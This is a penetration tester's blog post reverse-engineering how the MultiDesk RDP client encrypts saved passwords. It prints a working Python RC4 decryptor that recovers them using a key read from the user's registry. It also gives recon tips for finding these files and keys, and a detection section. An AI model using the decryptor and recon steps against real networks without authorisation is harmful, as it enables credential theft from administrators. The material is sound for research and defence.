
Decrypting MultiDesk Passwords



TL;DR: This blog goes into figuring out how MultiDesk encrypts passwords and how to decrypt them. You can find the tool here, or just load the keys into your own machine and open the application (but reversing the tool was way more fun). Be sure to add MultiDesk.xml, MultiDesk.multidesk and the HKEY_CURRENT_USER\Software\MultiDesk\key to your list of things to search for during your internal network recon. Extra thanks to Zohar Cochaviz for taking the time to review my rambles :)
Quick Note: Before you read this post, know that this isn’t a vulnerability in MultiDesk per-se, nor is it an attack against its authors. If you can gain access to an encrypted file and the associated decryption keys, it’s game over, regardless of what tool you’re using. I just wanted to learn about the internals for fun.
About a year ago during an engagement I was doing my usual easy-win reconnaissance by digging through network shares in a large corporate network. While I’m usually used to finding a bunch of PowerShell scripts, maybe even the occasional mRemoteNG config file1 if I’m lucky, this time I stumbled upon a file called MultiDesk.xml .
Intrigued, I peeked inside and found exactly what I was looking for! A configuration file containing usernames and passwords belonging to a sysadmin, just sitting there up for grabs!
I immediately rushed to download the file and tried decoding the password, assuming it was just encoded with Base 64 (which we all know is the safest way to store passwords and not recoverable at all); but, alas, it turned out the passwords were encrypted somehow. My second guess was to look around the web for any other fellow security nerds that encountered this software, but to my surprise: nothing!
After trying a bunch of other stuff and messing about a little bit, my colleague snagged the admin’s password from another config file they stored elsewhere in the same network share, so I just took note of the file path and continued on to our quest to total domain compromise (for those wanting to know how that story ends: we got domain admin shortly after 🎉).
The Spidey Sense is Tingling
When we delivered the report to the client, they provided us with some pushback, simply stating that while yes, it was sloppy that the configuration file was there, it didn’t constitute a high risk finding as the passwords were encrypted (and to be fair, they were right).
By the time we got around to delivering the report, no time remained to investigate this further and we had to head home. So, like normal people, we moved on with our lives. ...Is what I would say if I didn’t have this voice in the back of my head just yelling at me it had to be possible to retrieve the passwords.

Sadly, I found this during a particularly busy period, so while I really wanted to just dive in and spend more time with this, I had to shelve it as we had to keep working hard to provide our investment overlords with that sweet sweet shareholder value.
Back to Business
Around half a year later or so, randomly at around 2:00 AM, I was staring blankly at my screen, further destroying my already annihilated sleep schedule, when I suddenly remembered about my long lost idea to just peek at the internals of MultiDesk and see how the encryption algorithm works. So, in a moment of “sure, three hours of sleep should be enough”, I fired up my favorite reverse engineering tooling of choice and got to work!
So What Even is a MultiDesk?
MultiDesk2 is an RDP client, much like mRemoteNG that has been in development since around 2010. It’s pretty lightweight and makes managing your RDP sessions pretty convenient.
While I initially thought MultiDesk’s development was long dead, the most recent update was on the 10th of January 2025, meaning it’s still in active maintenance.
MultiDesk consists of two separate components:
- MultiDesk — The main RDP client
- MultiDesk Enforcer — A sort of multi-factor authentication component for MultiDesk, which enforces the use of a shared secret in order for you to authenticate.
I decided to set my focus on the main RDP client, which has two supported versions that it makes available for download on their website:
- 3.16 — Which was released way back in 2015 and is free to use. This version stores the encrypted credentials in an XML file called
MultiDesk.xml. - 14.0 — The most recent version, which is either limited to two connections for free users, or unlimited for users that donate (which I wouldn’t call “donating”, it’s just purchasing software, but that’s besides the point). This version also appears to have changed their password encryption algorithm in version 5.0, and introduced a master password password in version 5.4. It also stores encrypted passwords in a
MultiDesk.multideskfile, instead of the XML file.
As I happened to find the free version of MultiDesk (version 3.16) in the wild, I decided to set my sights on that version first, as it was bugging me, and I just had to figure out how it worked. I also skipped analyzing the Enforcer component given that I hadn’t encountered it, and because no free version is available (despite the fact that it looks like a fun research project).
Analyzing Version 3.16
I downloaded a fresh copy of MultiDesk 3.16, opened it up, and created some entries in the GUI. After closing it, the tool produced an XML file as follows:

One of the first things that stood out is that the password is really short (suspiciously, about as short as my password), which likely indicates some form of stream cipher, as they don’t cause the size of the final ciphertext to grow, so my first guess was either XOR or RC4 encryption.
Naturally, my first instinct was to open up my favorite reverse engineering tool of choice, look for references to Password and go from there. So, doing so I stumbled on the following piece of code:

Looking at the password, it looks like the raw password field in the server struct is passed to a function before the L"Password" field is set, which likely is the place in the code where the password is encoded/encrypted. So, let’s delve a little deeper!

The next part of the puzzle was to actually figure out where the actual key came from. Was it static? Was it generated on the fly? Who knows? I decided to launch SysInternals’Procmon64.exe and wanted to look if I could spot anything interesting, which then showed the following entry:

As it turns out, I fell for the oldest trick in the book yet again (not reading the damn manual), as the documentation quite literally states:

This likely means that the key is generated on the fly per-machine (well actually, per-user per machine, as it’s stored in the HKEY_LOCAL_USER hive and not HKEY_LOCAL_MACHINE hive).
This comically also means that MultiDesk had a better security model the widely popular mRemoteNG does (which just used the static mR3m key to encrypt all confCons.xml files3).

Looking at the disassembled code, my hunch that it was RC4 was starting to be validated. Although I still have the reverse engineering skills of a soggy potato, so I had no clue if this was RC4 or not, so I just decided to wing it and try to decrypt the password.
So, I just wrote (let an LLM generate) a simple RC4 decryption function, passed the key we just found, and..
import base64

def rc4(ciphertext: bytes, key: bytes) -> str:
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) % 256
        s[i], s[j] = s[j], s[i]

    i = 0
    j = 0
    res = bytearray()
    for char in ciphertext:
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        s[i], s[j] = s[j], s[i]
        k = s[(s[i] + s[j]) % 256]
        res.append(char ^ k)

    return res.decode('utf-8')

print(
    rc4(
        ciphertext=base64.decodebytes(b"hOwcVeWa/3A="),
        key=bytes.fromhex("08 D7 71 FB CC E5 29 24 A3 A4 44 46 73 F1 42 5F"),
    )
)

At this point, I now knew how to decrypt the config granted that we have access to the machine it’s used on. But I wanted to know how the key was generated. Maybe there was a chance we could decrypt it without any prior access. So, back to reversing I went. I looked for all cross-references to the Software\MultiDesk hive key, and instances of the string key and stumbled upon the following code block:

As it turns out, MultiDesk uses the rdtsc instruction to initialize the random key. For those who aren’t in the know of what this instruction does:
The Time Stamp Counter (TSC) is a 64-bit register present on all x86 processors since the Pentium. It counts the number of CPU cycles since its reset.4
Basically meaning, every time rdtsc is called, the value is incremented based on how much load the CPU received (and dependent on how efficient the CPU itself is). While using rdtsc isn’t as cryptographically secure as, say, using CryptGenRandom or BCryptGenRandom , brute-forcing is still going to be tough given that it’s a solid 0x10 (16) byte key.
I looked at this one for a while, but couldn’t figure out a good way to break it. What mainly got me nerd-sniped here is the the fact that the rdtsc instruction is called in a tight loop.
After performing some basic analysis on the key, it seems like there were only around 0–2000 instructions in between every rdtsc call, which didn’t seem like much at first but quickly dawned on me how many possible combinations I’d be left with when combined with the multiplication, bit shift and the RC4, meaning brute-forcing the key wouldn’t be fun without any form of known-plaintext.
If people much smarter than me feel like taking a jab at this, feel free to pick up where I left off. If you can find a way to reasonably brute force the key with success I’lll be sure to link to your solution if you reach out :)
At this point I just took the fact I could easily read the registry key with local admin privileges as a win, created a nice tool to dump them locally from a system, and moved on to the version 14.0 of MultiDesk.
Analyzing Version 14.0
While I had now written a nice tool to decrypt passwords for the legacy version, I thought it would also be interesting to figure out what changes were made since 2010 regarding password security. So, after learning from my mistakes the first time round, I cleaned the registry keys from last time, fired up Procmon64.exe and launched version 14.0 of the tool.

Just like last time, we can see the presence of the encryption key being read/written from HKEY_CURRENT_USER\Software\MultiDesk\key , with a new read operation for the MasterPassword , which was added in version 5.4. After adding a new entry, a configuration file MultiDesk.multidesk is created, which looks like the following:


At this point I got a little confused, mainly due to the fact that the password appears to me like a common crypt-like hash would look like (i.e.: MD5 crypt), however the program has to get the plaintext password from somewhere, so hashing the password wouldn’t make sense.
So my theory was: either this is a hash that’s used as a decryption password for another file stored elsewhere, or some old fashioned tomfoolery is going on. I went back to work and started disassembling the program.
New Key Generation Algorithm
Using the same strategy as before, I decided to look for references to the L"key" string, after which I stumbled on this code block:

I also investigated what the rand function would do, and, well, it does exactly what you’d expect a pseudo-random function to do:

This time around, the key seems to be generated using CryptGenRandom instead of rdtsc . Even though a pseudo-random number generator is used, no way in hell I’m ever guessing that value. So brute-forcing the key is out of the question.
New Encryption Algorithm
Next up, I wanted to know how the new passwords are encrypted. Despite the fact that the password looks like a hash, it has to be decrypted at some point, as otherwise, how would we connect to the server?
Naturally, the first thing I did was look for instances of Password in the code, at which point I stumbled on the same looking code as before:


As this was basically the same code as before, I know I was heading into the right direction, so I delved deeper into the encrypt_password function, which revealed that there had indeed been changes to the algorithm.

The first thing that stuck out was the presence of the $1$ string which we saw at the beginning of the Password field. Next, the code appears to generate a salt using the CryptGenRadom , after which a loop takes place that derives a key based on the key from the registry in combination with the salt. This key essentially boils down to:
bytearray(k ^ s for k, s in zip(key, salt))Next, it looks like the password is just passed to another RC4 encryption loop, but instead of using the encryption key from the registry, it now it uses the derived key based on the registry value and a randomly generated salt instead:

Using this newly obtained knowledge, I updated my script to include support for the version 5+ password variant:
import sys
import base64
import argparse


def rc4(data: bytes, key: bytes) -> bytearray:
    """RC4 decryption"""
    s = list(range(256))
    j = 0
    for i in range(256):
        j = (j + s[i] + key[i % len(key)]) % 256
        s[i], s[j] = s[j], s[i]

    i = 0
    j = 0
    res = bytearray()
    for char in data:
        i = (i + 1) % 256
        j = (j + s[i]) % 256
        s[i], s[j] = s[j], s[i]
        res.append(char ^ s[(s[i] + s[j]) % 256])

    return res


def decrypt(password: str, key: bytes) -> str:
    """Decrypt a MultiDesk encrypted string with a key"""

    if password.startswith("$1$"):
        print("[*] Key appears to be using MultiDesk 5+ (modern) format")
        parts = password.split("$")
        if len(parts) < 4:
            raise RuntimeError("Malformed MultiDesk string (did the algorithm change?)")

        salt = bytes.fromhex(parts[2])
        ciphertext = bytes.fromhex(parts[3])

        derived_key = bytearray(k ^ s for k, s in zip(key, salt))
        decrypted = rc4(ciphertext, derived_key)
        return decrypted.decode("utf-16le").split("\0")[0]

    try:
        ciphertext = base64.b64decode(password)
        print("[*] Key appears to be using MultiDesk 3.16 (legacy) format")
    except (TypeError, ValueError):
        print("[-] Unknown ciphertext format.")
        exit(1)

    try:
        decrypted = rc4(ciphertext, key)
        return decrypted.decode("utf-8")
    except Exception as e:
        raise RuntimeError(f"Failed to decrypt base64 input: {e}")


def main():
    parser = argparse.ArgumentParser(
        description="MultiDesk password decrypter"
    )
    parser.add_argument("data", help="Encrypted string (Base64 or $1$ format)")
    parser.add_argument(
        "-k",
        "--key",
        help="Hex key obtained from `HKEY_CURRENT_USER\\Software\\MultiDesk\\key`",
    )
    args = parser.parse_args()

    try:
        key = bytes.fromhex(args.key)
    except ValueError:
        print("Error: Failed to decode key")
        exit(1)

    try:
        result = decrypt(args.data, key)
        print("[+] Decrypted password:")
        print(result)
    except RuntimeError as e:
        print(f"Error: {e}", file=sys.stderr)
        exit(1)


if __name__ == "__main__":
    main()
Success! After I got this working, I decided to create a more polished version of the tool that could decrypt XML files, which I published here:
So, What About Master Passwords?
MultiDesk ships with a feature called a master password. While the documentation unfortunately isn’t quite clear on how the master password works, from playing around with it and looking at the code it seems to take said password and uses it to derive a new key, although diving into this exceeds the scope of this blog for now. (Stay tuned for part #2!)
Detection
Given that the attack only consists of stealing some keys from the registry, i’d recommend looking out for any instances of processes other than MultiDesk.exe or MultiDesk.x64.exe touching the registry key(s):
HKEY_CURRENT_USER\Software\MultiDesk\key
HKEY_CURRENT_USER\Software\MultiDesk\MasterPassword
HKEY_USERS\<sid>\Software\MultiDesk\key
HKEY_USERS\<sid>\Software\MultiDesk\MasterPassword
Unfortunately the binary isn’t signed, so checking based off of signatures isn’t as trivial either. You can however use the SHA hashes provided by the developer on their website.
Conclusions
So, would I have been able to decrypt the passwords? To be honest, I have no clue. While I found the credential file on a network share, I still don’t know wether or not I had access to the key. Given that the network share was primarily used on the main management server, I do assume so, but we’ll never know for sure.
I think using something like Microsoft’s CryptProtectData5 would have been a more appropriate solution to encrypt information, although it wouldn’t make much difference. Reading the MultiDesk keys requires access to the affected user’s account, or local administrator access on the machine they work on, in which case DPAPI falls short as well. Still, it would have made gaining access to the keys harder, and resulted in a significantly shorter blog :)